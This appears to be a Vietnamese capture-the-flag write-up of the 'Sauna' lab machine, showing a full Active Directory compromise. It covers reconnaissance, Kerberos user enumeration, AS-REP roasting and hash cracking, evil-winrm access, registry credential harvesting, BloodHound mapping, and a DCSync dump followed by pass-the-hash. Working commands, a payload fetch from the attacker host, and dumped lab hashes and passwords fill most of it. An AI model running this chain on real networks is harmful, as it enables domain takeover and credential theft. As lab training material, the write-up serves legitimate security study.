Tên: Quách vĩnh thạnh (aka Sheng)


Sauna

Mục lục


1. Technicals Details

1.1. Reconnaissance

Nmap scan



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate 10000 10.129.95.180
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-02 01:52 EST
Nmap scan report for 10.129.95.180
Host is up (0.18s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
636/tcp   open  ldapssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49675/tcp open  unknown
49676/tcp open  unknown
49678/tcp open  unknown
49699/tcp open  unknown
49719/tcp open  unknown
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 53,88,135,389,445,5985 -sC -sV --script=vuln 10.129.95.180
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-02 03:05 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.129.95.180
Host is up (0.34s latency).

PORT    STATE SERVICE       VERSION
53/tcp  open  domain        Simple DNS Plus
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-02 16:06:14Z)
135/tcp open  msrpc         Microsoft Windows RPC
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.
te: Default-First-Site-Name)
445/tcp open  microsoft-ds?
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1119.80 seconds
```

Phân tích kết quả của nmap, ta có các thông tin đáng chú ý sau:


- Có các services:
  - DNS port 53
  - Kerberos port 88
  - Ldap port 389: Domain EGOTISTICAL-BANK.LOCAL0
  - Dịch vụ Web port 80: chạy backend windows IIS httpd 10.0
  - SMB port 445: message signing enabled
  - Windows Remote Management port 5985

Web page

Danh sách các directory scan được từ dirsearch:

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://10.129.95.180/

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.129.95.180/-_23-12-02_01-27-11.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-12-02_01-27-11.log

Target: http://10.129.95.180/

[01:27:12] Starting:
[01:27:14] 403 -  312B  - /%2e%2e//google.com
[01:27:51] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[01:27:54] 200 -   30KB - /about.html
[01:28:39] 200 -   15KB - /contact.html
[01:28:42] 301 -  148B  - /css  ->  http://10.129.95.180/css/
[01:28:59] 301 -  150B  - /fonts  ->  http://10.129.95.180/fonts/
[01:29:08] 403 -    1KB - /images/
[01:29:08] 301 -  151B  - /images  ->  http://10.129.95.180/images/
[01:29:12] 200 -   32KB - /index.html
```

/about.html



Ta biết được các nhân viên sau:

Fergus Smith

Shaun Coins


Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb


/contact.html



Tìm được thông tin user: W3layouts

SMB


Sử dụng smbclient để kiểm tra, với null sessions ta hoàn toàn có thể login nhưng không có bất kì quyền gì để listing shares.




Khi tìm được credentials quay lại sau.

LDAP

Kiểm tra đăng nhập được với anonymous login không bằng rpcclient:



Không đăng nhập được.




Chạy lệnh để xem thông tin về domain:

ldapsearch -x -H ldap://10.129.95.180 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL'

Không chứa thông tin gì đặc biệt.

DNS




Không thu thập được thông tin gì đặc biệt.

Kuberos

https://github.com/ropnop/kerbrute

Dùng tool này để brute force account. Chạy lệnh sau:

./kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.129.95.180



Ta thu được các account:

administrator@EGOTISTICAL-BANK.LOCAL

hsmith@EGOTISTICAL-BANK.LOCAL

Administrator@EGOTISTICAL-BANK.LOCAL

fsmith@EGOTISTICAL-BANK.LOCAL

Fsmith@EGOTISTICAL-BANK.LOCAL

Fsmith là account nhân viên Fergus Smith.

⇨ Cách đặt tên là chữ cái đầu của họ + viết thường của tên + @EGOTISTICAL-BANK.LOCAL
Vd: fsmith@EGOTISTICAL-BANK.LOCAL

Shaun Coins => Scoins@EGOTISTICAL-BANK.LOCAL

Sophie Driver => Sdriver@EGOTISTICAL-BANK.LOCAL

Hugo Bear => Hbear@EGOTISTICAL-BANK.LOCAL

Bowie Taylor => Btaylor@EGOTISTICAL-BANK.LOCAL

Steven Kerb => Skerb@EGOTISTICAL-BANK.LOCAL

Chỉ có mỗi user fsmith tồn tại.

Lưu các user lại thành một file để tiện sử dụng gồm:

administrator

hsmith

Administrator

fsmith

Fsmith

sauna

administrator@EGOTISTICAL-BANK.LOCAL

hsmith@EGOTISTICAL-BANK.LOCAL

Administrator@EGOTISTICAL-BANK.LOCAL

fsmith@EGOTISTICAL-BANK.LOCAL

Fsmith@EGOTISTICAL-BANK.LOCAL

W3layouts

2.1. Initial Access

AS-REP Roasting

Điều kiện để xảy ra việc này là users không bật tính pre-authentication khi sử dụng kerberoast.

Để xác định user có bật hay không, nếu không ta có thể lấy được TGT của user thông qua GetNPUsers.py từ đó thực hiện crack để lấy được password.

Sử dụng GetNPUsers của impacket: https://github.com/fortra/impacket

Chạy lệnh sau để dump hash của các user:

> python GetNPUsers.py -dc-ip 10.129.95.180 'EGOTISTICAL-BANK.LOCAL/' -usersfile users -no-pass

Kết quả

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python GetNPUsers.py -dc-ip 10.129.95.180 'EGOTISTICAL-BANK.LOCAL/' -usersfile users -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:95d5526044046645efe51d287b869012f$e804c2355cfeadfb8a04665c4099b157cbda900abea7bb4599ccc7e0e1edc0ccf8f0d640020c17eb85f01dd1845f83d
78021c9b544b1d04521cabbe77fdc864864fec19548fb6127e43abb6f7f6c244d9f70e3541be718d030b8757b30f54aee4f388663ab2d5471f3ddab03993629c81238d987a0f866e7ee1722169620976 93e70d181024
0db22f8b6837a1f917d4c6d3e54929f027190d889b4c97bff07123d9d6d6763b3af6cba5b3f8fd059d32139bebb191a23ac0d026815c7c351db5ad64825764162c4cd54fee63ae1d672ab59655765b7140baa3e4f422
d7793b9d19cad52524f9abf9ea9e20dab83406 4dc5ea4ad207fcd5230316fd50c056316a3
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6b0daac7c80520428e4c714252554299$b83c1916b9285f91df5dd1470fa6d4e73e92b9abf286c00fc01081e43939463 4882b1c878067a9b3ace249fed8ae63a
853f5e7ef0f1eb443e143e0e98f30b9507b96da64158b6b067fb911d1435df0900206ef4dcca38e7d3976ff3c1e91a00126a1362ad1d7d3834d28657921e2f9fcfcdc397da97830de982f2052ce062865552bde815ee
6e0ae52897d08b5b901f3d9c391d0213435bbcbe764ea8cac9aa84f9c57e7c380116e6d069741cfe2c360af4dbc2b32452c5bddd0c1f1bf75388656239011 2da54459c0e8c72bdc52351046ab6b1f4e6fe293afc6aa5
898c3ebfc37fec4338172b535d4dceaa7cd283c8ea3a49913b3b696c3cc403498eb0057c0
[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL@EGOTISTICAL-BANK.LOCAL:52d3451a574557ad7d7fc761092a1a99$fdc84ccd970b92d0e77ec4a0b21e3dbd8776b1aeb6dfea8a6e0edd1c58f34bcdab7f9d8d
13574960ac7bff3c597dc752710574f08116d7ed210f63cd0c334f5ac4060215a94cda6de59910adb6b62526af62fa1dad30fd0d30f6f02a8f54c3c6ba3c002fa55e9c7c0258434a5b3d40c333ef55283639f87b9c30
425d800ed2a1e246fd246a8c827b54ce96a598c43b5cbb2a2a5dda3813841fec8302096d98e8662b352b4599a954c0eb11757bda307129d991ca2f7e22af7780be37248fba65b13b89502802c7ebabf779326f7255f2
61f4ab881c65e2b10d2975964a3c179ca8a869016c4b8fc9da716837e431765c464e9e2d63ce39a241a024c17a5ba934
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL@EGOTISTICAL-BANK.LOCAL:ed0ad7c6d3b96cd63122f8203d77152f$c57f590bc65e5096265beceeed688277371f27dbd07a8e2444f15fa67da986c6468956a2
7c2489e6d05d208c2683066e262244e24158b9c06872d0eb81007e21ae76f21b330f1fab4736ba11a2da663dc675c365a481a3dcc3e1f2d2c7f594d52c0e78a9e1a1a0ec93fb4e9d8ad2ffcc934e18cac996f03f96fe
3ae3d93044317fc72c7c2086b4b2b34f4a10d260d794f13659f3be4cb5b74b7fd84089f64134 6fdcac18de6883a2e8d3cfc48b48b1150d397ced751a3d9726cad16642892ef8f3c08f182c35ab4eaddc9d0b397fd6a9
c5d62790e1029b0a332e651fd5a8af52d96982fd55d278a122feeac61007e20d54335b102115e435b74e6c15cd55dd0c
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Thu được hash của fsmith.

Crack password hash

Có thể sử dụng john hoặc hashcat để crack TGT với wordlist rockyou.txt.

Lưu nội dung file hash vào test.

Sử dụng hashcat để crack:

> hashcat -m 18200 test ../rockyou.txt –force

Ta thu được credentials:

Username: fsmith

Password: Thestrokes23

Windows Remote Management

Sử dụng công cụ evil-winrm cùng với credentials vừa thu được ta kết nối thành công đến mục tiêu

Chạy lệnh sau:

evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23

2.2. Privilege Escalation

Enumeration (→svc_loanmanager)


Thu thập thông tin bằng winPEA: https://github.com/carlospolop/PEASS-ng/releases/tag/20231203-9cdcb38f


Mở server tại máy attacker:

python -m http.server 80

Tại máy victim tải file về và chạy:


wget http://10.10.14.25/winPEASx86.exe -o sheng.exe






Để xem thông tin những credentials tự động đăng nhập chạy lệnh sau:

reg.exe query "HKLM\software\microsoft\windows nt\currentversion\winlogon"




Ta thu được credential mới: **svc_loanmanager:Moneymakestheworldgoround!**

Khi kiểm tra bằng lệnh: net user



Không tồn tại user **svc_loanmanager** nên ta thay bằng **svc_loanmgr**



Kết nối account svc_loanmgr thành công bằng evil-winrm.

Blood hound (→Root)

Dùng bloodhound để thu thập thông tin của user svc_loanmgr:

Tải tại đây: https://bloodhound.readthedocs.io/en/latest/index.html

Chạy lệnh:

neo4j console

sudo ./BloodHound --no-sandbox


Sẽ hiện lên page blood hound để tương tác và đăng nhập bằng account của mình.

Chạy lệnh để thu thập thông tin:


> bloodhound-python -d EGOTISTICAL-BANK.LOCAL -c All -u svc_loanmgr -p 'Moneymakestheworldgoround!' -ns 10.129.95.180

Upload các thông tin vừa thu được

Rồi chọn options: shortest path from domain admin ta được graph sau:



Khi leo lên egotisical-bank.local thì ta sẽ có được quyền domain admin



Chạy DCSync theo hướng dẫn:

> lsadump::dcsync /domain:testlab.local /user:Administrator

Cách này dùng không được.

Chạy cách khác:

> impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180

```
┌──(kali㉿kali)-[~/Downloads/bloodhound_data]
└─$ impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:9a2bf444046e352385b7e5a9fec1f042:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:a23cfe918fe75fd8ae39fab9331f182818815dd55dc876caa974f863b924858f
SAUNA$:aes128-cts-hmac-sha1-96:9a4ad4cb6b1a10c25c2285d9bc4f77db
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...
```

Ta thu được hash của Administrator:

> **Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::**

Dùng evil-winrm đăng nhập với hash vừa thu được ta chiếm được quyền admin.

```
┌──(kali㉿kali)-[~/Downloads/bloodhound_data]
└─$ evil-winrm -i 10.129.95.180 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

2. Summary - Mapping MITRE ATT&CK

Tactics: Reconnaissance

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Active Scanning [T1595]	Kẻ tấn công đã thực hiện trinh sát target để thu thập các thông tin sơ lược như IP, các port được mở và các service tương ứng.

Tactics: Credentials Access

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
OS Credential Dumping [T1003]	Dump thông tin hash của các user khác từ user đã chiếm được quyền. Dẫn đến nhưng user quyền cao cũng bị chiếm.

Tactics: Discovery

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Account Discovery[**T1087**]	Kẻ tấn công thu thập những thông tin credentials lưu trữ trên hệ thống từ winlogon

Tactics: Lateral Movement

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Exploitation of Remote Services **[**T1210**]**	Tận dụng dịch vụ điều khiển máy từ xa, kẻ tấn công thực hiện lateral movement từ những user đã chiếm được sang user khác.